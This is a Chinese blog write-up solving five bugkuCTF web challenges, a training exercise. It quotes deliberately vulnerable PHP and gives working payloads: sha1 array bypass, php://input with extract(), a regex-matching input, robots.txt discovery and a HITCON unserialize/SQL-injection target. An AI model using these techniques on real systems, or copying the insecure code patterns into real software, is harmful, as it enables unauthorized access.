

bugkuCTF Writeup (Web) 31-35

原创

[Troublor](#) 于 2018-01-31 15:29:26 发布 1541 收藏

分类专栏: [CTF](#) 文章标签: [CTF Web PHP](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/troublor/article/details/79217918>

版权



[CTF 专栏收录该内容](#)

8 篇文章 1 订阅

订阅专栏

各种绕过哟

题目 602 Solved ×

各种绕过哟

120

各种绕过哟

<http://120.24.86.145:8002/web7/>

Key

SUBMIT

<http://blog.csdn.net/troublor>

代码审计

```

<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';
}
?>

```

用数组绕过sha1，传入uname和passwd都为数组

payload: `http://120.24.86.145:8002/web7/?uname[]=1&id=margin`

post: `passwd[]=2`

获得flag

The screenshot shows a web proxy tool interface. The top bar displays the request method as POST and the URL as `http://120.24.86.145:8002/web7/?uname[]=1&id=margin`. Below the bar, there are tabs for 'Pretty', 'Raw', 'Preview', and 'HTML'. The 'HTML' tab is selected, showing the response body. The response is a series of HTML tags with various colors (e.g., #0000BB, #007700, #000000) used for styling. The final output is `Flag: flag{HACK_45hhs_213sDD}`. The bottom right corner of the screenshot shows a URL: `http://blog.csdn.net/troublo...`

题目

606 Solves

×

Web8

120

txt? ? ? ?

<http://120.24.86.145:8002/web8/>

Key

SUBMIT

<http://blog.csdn.net/troublor>

代码审计

```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" . $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

用php://input

payload: `http://120.24.86.145:8002/web8/?ac=aaa&fn=php://input`

postdata: aaa

得flag

```
17 <span style="color: #007700">=&nbsp;</span>
18 <span style="color: #0000BB">trim</span>
19 <span style="color: #007700"></span>
20 <span style="color: #0000BB">file_get_contents</span>
21 <span style="color: #007700"></span>
22 <span style="color: #0000BB">f</span>
23 <span style="color: #007700">));
24 <br />if&nbsp;&nbsp;
25 </span>
26 <span style="color: #0000BB">$a&nbsp;&nbsp;</span>
27 <span style="color: #007700">===&nbsp;&nbsp;</span>
28 <span style="color: #0000BB">$f</span>
29 <span style="color: #007700">
30 <br />{
31 <br />echo&nbsp;&nbsp;
32 </span>
33 <span style="color: #DD0000">"&lt;p&gt;This&nbsp;&nbsp;is&nbsp;&nbsp;flag:&nbsp;&nbsp;"</span>
34 <span style="color: #007700">.</span>
35 <span style="color: #DD0000">"&nbsp;&nbsp;</span>
36 <span style="color: #0000BB">$flag</span>
37 <span style="color: #DD0000">"&lt;/p&gt;"</span>
38 <span style="color: #007700">;
39 <br />
40 <br />else
41 <br />{
42 <br />echo&nbsp;&nbsp;
43 </span>
44 <span style="color: #DD0000">"&lt;p&gt;sorry!&lt;/p&gt;"</span>
45 <span style="color: #007700">;
46 <br />
47 <br />
48 <br />
49 </span>
50 <span style="color: #0000BB">?&gt;
51 <br />
52 </span>
53 </code>
54 <p>This is flag: flag{3cfb7a90fc0de31}</p>
```

字符? 正则?

题目

511 Solves

字符? 正则?

120

字符? 正则?

http://120.24.86.145:8002/web10/

Key

SUBMIT

http://blog.csdn.net/troublor

代码审计


```

<?php
highlight_file('2.php');
$key='KEY{*****}';
$IM= preg_match("/key.*key.{4,7}key:\.\.\/(. *key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
    die('key is: '.$key);
}
?>

```

get的参数id只要满足正则表达式即可，很基础

payload: <http://120.24.86.145:8002/web10/?id=key1key222key:/3/4keya>.



<http://blog.esph.net/trouble>

考细心

题目

545 Solves

×

考细心

130

地址: <http://120.24.86.145:8002/web13/>

想办法变成admin

Key

SUBMIT

<http://blog.csdn.net/troublor>

打开来看, 是一个很假的404, 看http相应果然是200

Something error:

404 Not Found

No such file or directory.

Please check or [try again](#) later.

Generated by [kangle/3.5.5](#).

The screenshot shows the Network tab of a browser's developer tools. A single request is listed with the name 'web13/'. The request details are as follows:

- Request URL:** http://120.24.86.145:8002/web13/
- Request Method:** GET
- Status Code:** 200 OK
- Remote Address:** 120.24.86.145:8002
- Referrer Policy:** no-referrer-when-downgrade

The response headers are:

- Connection:** keep-alive
- Content-Encoding:** gzip
- Content-Type:** text/html
- Date:** Wed, 31 Jan 2018 07:12:57 GMT
- Keep-Alive:** timeout=60
- Server:** nginx
- Transfer-Encoding:** chunked

The request headers are:

- Accept:** text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
- Accept-Encoding:** gzip, deflate
- Accept-Language:** zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
- Cache-Control:** max-age=0
- Connection:** keep-alive

At the bottom of the network tab, it shows '1 requests | 555 B transferred | Fi...'

在这里很久也没找的有价值的线索

后来才知道网站根目录下有时候会放一个robots.txt来告诉各种爬虫哪些页面可以抓取, 那些不行

这里就是查看这个txt, 发现一个页面 [/resus1.php](#)

打开来看:

The Result

Warning:你不是管理员你的IP已经被记录到日志了

180.113.198.217

By bugkuctf.

if (\$_GET[x]==\$password) 此处省略1w字

<http://blog.csdn.net/troubler>

要提供get参数x

也没有什么头绪，只是题目提示里面说“想办法变成admin”，用admin作为x参数试了试，就成功了，想不到这题这么设置有什么意义

The screenshot shows a web browser's developer tools interface. At the top, a GET request is shown to `http://120.24.86.145:8002/web13/resul.php?x=admin`. The response body is displayed in HTML format, showing a page with a title "The result" and a warning message: "Warning:你不是管理员你的IP已经被记录到日志了". Below the warning, the IP address "180.113.198.217" is displayed. The response also includes a list of IP addresses and their corresponding timestamps, indicating that the user's IP has been recorded. The list includes the user's IP (180.113.198.217) and other IP addresses like 1.81.100.10 and 119.165.1.142.

php代码审计

php代码审计

130

<http://120.24.86.145:8002/web14/>

数据库没弄好 先别做这个题

Key

SUBMIT

<http://blog.csdn.net/troublor>

这题说还没弄好？也不知道是真是假，前面那么多题的各种脑洞让我的怀疑能力非常强大
点进去是代码审计

```
<?php

include "config.php";

class HITCON{
    private $method;
    private $args;
    private $conn;

    public function __construct($method, $args) {
        $this->method = $method;
        $this->args = $args;

        $this->__conn();
    }

    function show() {
        list($username) = func_get_args();
        $sql = sprintf("SELECT * FROM users WHERE username='%s'", $username);

        $obj = $this->__query($sql);
        if ( $obj != false ) {
            $this->__die( sprintf("%s is %s", $obj->username, $obj->role) );
        } else {
            $this->__die("Nobody Nobody But You!");
        }
    }

    function login() {
        global $FLAG;

        list($username, $password) = func_get_args();
        $username = strtolower(trim(mysql_escape_string($username)));
        $password = strtolower(trim(mysql_escape_string($password)));

        $sql = sprintf("SELECT * FROM users WHERE username='%s' AND password='%s'", $username, $password);
```



```

if ( $username == 'orange' || strpos($sql, 'orange') != false ) {
    $this->__die("Orange is so shy. He do not want to see you.");
}

$obj = $this->__query($sql);
if ( $obj != false && $obj->role == 'admin' ) {
    $this->__die("Hi, Orange! Here is your flag: " . $FLAG);
} else {
    $this->__die("Admin only!");
}
}

function source() {
    highlight_file(__FILE__);
}

function __conn() {
    global $db_host, $db_name, $db_user, $db_pass, $DEBUG;

    if (!$this->conn)
        $this->conn = mysql_connect($db_host, $db_user, $db_pass);
    mysql_select_db($db_name, $this->conn);

    if ($DEBUG) {
        $sql = "CREATE TABLE IF NOT EXISTS users (
            username VARCHAR(64),
            password VARCHAR(64),
            role VARCHAR(64)
        ) CHARACTER SET utf8";
        $this->__query($sql, $back=false);

        $sql = "INSERT INTO users VALUES ('orange', '$db_pass', 'admin'), ('phddaa', 'ddaa', 'user')";
        $this->__query($sql, $back=false);
    }

    mysql_query("SET names utf8");
    mysql_query("SET sql_mode = 'strict_all_tables'");
}

function __query($sql, $back=true) {
    $result = @mysql_query($sql);
    if ($back) {
        return @mysql_fetch_object($result);
    }
}

function __die($msg) {
    $this->__close();

    header("Content-Type: application/json");
    die( json_encode( array("msg"=> $msg) ) );
}

function __close() {
    mysql_close($this->conn);
}

function __destruct() {
    $this->__conn();
}

```

```

        if (in_array($this->method, array("show", "login", "source"))) {
            @call_user_func_array(array($this, $this->method), $this->args);
        } else {
            $this->__die("What do you do?");
        }

        $this->__close();
    }

    function __wakeup() {
        foreach($this->args as $k => $v) {
            $this->args[$k] = strtolower(trim(mysql_escape_string($v)));
        }
    }
}

if(isset($_GET["data"])) {
    @unserialize($_GET["data"]);
} else {
    new HITCON("source", array());
}

```

这是要传入get参数data，然后利用unserialize的时候创建HITCON对象然后在程序运行结束的时候调用__destruct方法，进行注入，但是试了一下发现程序返回结果的逻辑好像和代码上显示的不太一样，可能真的是不能做吧。跳过了